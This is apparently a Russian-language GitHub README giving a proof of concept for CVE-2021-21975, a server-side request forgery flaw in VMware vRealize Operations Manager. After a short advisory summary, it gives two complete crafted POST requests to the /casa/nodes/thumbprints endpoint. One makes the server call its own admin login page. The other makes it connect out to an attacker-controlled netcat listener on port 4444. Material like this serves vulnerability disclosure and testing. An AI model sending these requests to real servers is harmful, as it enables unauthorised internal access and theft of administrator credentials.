 al1ex/cve-2021-21975
CVE-2021-21975 vRealize Operations Manager SSRF

31 марта 2021 года VMware официально опубликовала уведомление об угрозе vmsa-2021-0004. Номера уязвимостей: cve-2021-21975 и cve-2021-21983. Уровень опасности: высокий, оценка уязвимости: 8.6.
CVE-2021-21975: Злоумышленник, имеющий сетевой доступ к API vRealize Operations Manager, может выполнить атаку с подделкой запроса на стороне сервера (SSRF) для кражи учетных данных администратора.
CVE-2021-21983: Аутентифицированный злоумышленник с сетевым доступом к API vRealize Operations Manager может записывать файлы в произвольные места в базовой операционной системе Photon.

Шаг 1: выход из системы

Шаг 2: После этого перейдите по адресу /casa/nodes/thumbprints и с помощью Burp Suite перехватите пакет данных, чтобы сформировать следующий запрос для выполнения сервером входа на страницу аутентификации
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 36

["127.0.0.1:443/admin/login.action"]

Шаг 2: При использовании dnslog для проверки SSRF было обнаружено, что долгое время нет ответа, поэтому пришлось использовать NC для проверки. Формируемый пакет запроса выглядит следующим образом:
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 23

["192.168.202.86:4444"]
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-21975.yaml
